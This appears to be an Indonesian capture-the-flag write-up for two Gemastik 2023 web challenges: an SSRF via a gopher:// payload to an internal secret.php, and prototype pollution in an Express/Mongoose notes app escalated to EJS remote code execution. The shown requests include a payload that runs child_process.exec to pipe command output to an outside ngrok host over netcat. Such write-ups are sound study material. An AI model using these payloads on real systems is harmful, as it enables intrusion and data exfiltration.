
```
HTTP/1.1 200 OK
Date: Sun, 30 Jul 2023 17:10:29 GMT
Server: Apache/2.4.52 (Debian)
X-Powered-By: PHP/7.3.33
Vary: Accept-Encoding
Content-Length: 656
Connection: close
Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK
Date: Sun, 30 Jul 2023 17:10:29 GMT
Server: Apache/2.4.52 (Debian)
X-Powered-By: PHP/7.3.33
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

5
 bin

5
boot

4
dev

4
etc

21
flag_congrats_you_found_this.txt

5
home

4
lib

6
lib64

```

Read flag

```
gopher%3a//127.0.0.1%3a80/_POST%2520/secret.php%2520HTTP/1.1%250d%250aHost%3a%2520127.0.0.1%250d%250aContent-Type%3a%2520application/x-www-form-urlencoded%250d%250aContent-Length%3a%252054%250d%250a%250d%250arole%3dadmin%26query%3dcat+/flag_congrats_you_found_this.txt%250d%250a
```



```
gopher://127.0.0.1:80/_POST /secret.php HTTP/1.1\r\n
Host: 127.0.0.1\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 54\r\n
\r\n
role=admin&query=cat /flag_congrats_you_found_this.txt\r\n
```




```
HTTP/1.1 200 OK
Date: Sun, 30 Jul 2023 17:11:45 GMT
Server: Apache/2.4.52 (Debian)
X-Powered-By: PHP/7.3.33
Vary: Accept-Encoding
Content-Length: 551
Connection: close
Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK
Date: Sun, 30 Jul 2023 17:11:45 GMT
Server: Apache/2.4.52 (Debian)
X-Powered-By: PHP/7.3.33
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

4c
 gemastik{6a501f7f76842b00273761d493dc2dd66c064da1e63f5c419552324d089ffb31}

fd
Query failed: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error
 in your SQL syntax; check the manual that corresponds to your MySQL server version for
 the right syntax to use near 'cat /flag_congrats_you_found_this.txt' at line 1
0

```

Flag:
**gemastik{6a501f7f76842b00273761d493dc2dd66c064da1e63f5c419552
324d089ffb31}**

Gemashnotes

Diberikan challenge expressjs yang menggunakan mongoose



web > gemashnotes > src > models > JS note.js > ...

```
const mongoose = require("mongoose");
const NoteSchema = new mongoose.Schema({
    title: {
        type: String,
        required: true,
    },
    content: {
        type: String,
        required: true,
    },
    date: { type: Date, default: Date.now }
});

const Note = mongoose.model("Note", NoteSchema);
module.exports = Note;
```

Berdasarkan PoC pada situs berikut https://huntr.dev/bounties/1eef5a72-f6ab-4f61-b31d-fc66f5b4b467/. Didapati bahwa “kemungkinan” aplikasi yang diberikan memiliki kerentanan serupa, yakni prototype pollution.

DI artikel tersebut juga sudah diberikan artikel lain yang menjelaskan payload untuk mendapatkan RCE pada expressjs (https://mizu.re/post/ejs-server-side-prototype-pollution-gadgets-to-rce)


Disini saya memanfaatkan dua properti yang bisa di input, yakni content dan juga title untuk menampung value yang akan digunakan sebagai data yang akan dipakai untuk mendapatkan RCE



```
POST /notes HTTP/1.1
Host: ctf-gemastik.ub.ac.id:10021
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/106.0.5249.62 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=0C138ED725F730F875E96516BC54CD09
Connection: close
Content-Type: application/json
Content-Length: 125

{
  "title":
  "JSON.stringify; process.mainModule.require('child_
  process').exec('id | nc 0.tcp.ap.ngrok.io 17994')",
  "content":1
}
```

```
HTTP/1.1 201 Created
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 200
ETag: W/"c8-cfk/kY4tPSm6vrHrQiB+uBDMqIs"
Date: Sun, 30 Jul 2023 09:44:21 GMT
Connection: close

{
  "title":
  "JSON.stringify; process.mainModule.require('child_process')
  .exec('id | nc 0.tcp.ap.ngrok.io 17994')",
  "content":"1",
  "_id":"64c630f50a13a48c8de47541",
  "date":"2023-07-30T09:44:21.976Z",
  "__v":0
}
```


Kemudian kita input payload berikut sehingga nantinya properti client akan memiliki nilai 1 (nilai properti content), dan juga properti escapeFunction akan memiliki nilai berupa code node untuk mengeksekusi command pada sistem (nilai properti title).




```
PUT /notes/64c630f50a13a48c8de47541 HTTP/1.1
Host: ctf-gemastik.ub.ac.id:10023
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/106.0.5249.62 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=
0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
0C138ED725F730F875E96516BC54CD09
Connection: close
Content-Type: application/json
Content-Length: 101

{
  "$rename":{
    "content":"__proto__.client",
    "title":"__proto__.escapeFunction"
  }
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 76
ETag: W/"4c-vKaVsveyFim6c97u5d6NdgmgepM"
Date: Sun, 30 Jul 2023 09:44:26 GMT
Connection: close

{
  "_id":"64c630f50a13a48c8de47541",
  "date":"2023-07-30T09:44:21.976Z",
  "__v":0
}
```

Kemudian kita trigger pollutionnya dengan menjalankan function Find() melalui endpoint /stats




```javascript
router.get('/stats', async(req, res, next) => {
  const allNotes = await Note.find();
  return res.status(200).json({count: allNotes.length});
});
```



```http
GET /stats HTTP/1.1
Host: ctf-gemastik.ub.ac.id:10024
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/106.0.5249.62 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q
=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
0C138ED725F730F875E96516BC54CD09
Connection: close


```


```http
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json;
charset=utf-8
Content-Length: 12
ETag: W/"c-XI16SgmvjDFHNxyVRJLnc4MVLYO"
Date: Sun, 30 Jul 2023 09:44:29 GMT
Connection: close

{
  "count":27
}
```

Setelah itu, untuk trigger RCE, kita perlu untuk menjalankan res.render()




```javascript
app.use(function(req, res, next) {
  next(createError(404));
});

app.use(function(err, req, res, next) {
  res.locals.message = err.message;
  res.locals.error = req.app.get('env') === 'development' ? err : {};

  res.status(err.status || 500);
  res.render('error');
});

module.exports = app;

```

Cara untuk triggernya adalah dengan mengakses page yang tidak ada pada website. Dapat dilihat di potongan kode berikut. Ketika page tidak exists, maka website akan menjalankan function next() dengan error 404.




```
app.use(function(req, res, next) {
  next(createError(404));
});
```

Ketika function next() dijalankan, maka blok kode ini akan dijalankan, dan res.render() pun akan tereksekusi




```
app.use(function(err, req, res, next) {
  res.locals.message = err.message;
  res.locals.error = req.app.get('env') === 'development' ? err : {};

  res.status(err.status || 500);
  res.render('error');
});

module.exports = app;
```



```
GET /a HTTP/1.1
Host: ctf-gemastik.ub.ac.id:10024
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/106.0.5249.62 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=0C138ED725F730F875E96516BC54CD09
Connection: close

```


```
HTTP/1.1 404 Not Found
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 43
ETag: W/"2b-lwYaGEVqd0ioWMepP5KQ6N+Q6oo"
Date: Sun, 30 Jul 2023 19:33:05 GMT
Connection: close

<h1>
  "Not Found"
</h1>
<h2>
</h2>
<pre>
</pre>

```

Berikut merupakan data yang berhasil didapatkan setelah command dieksekusi



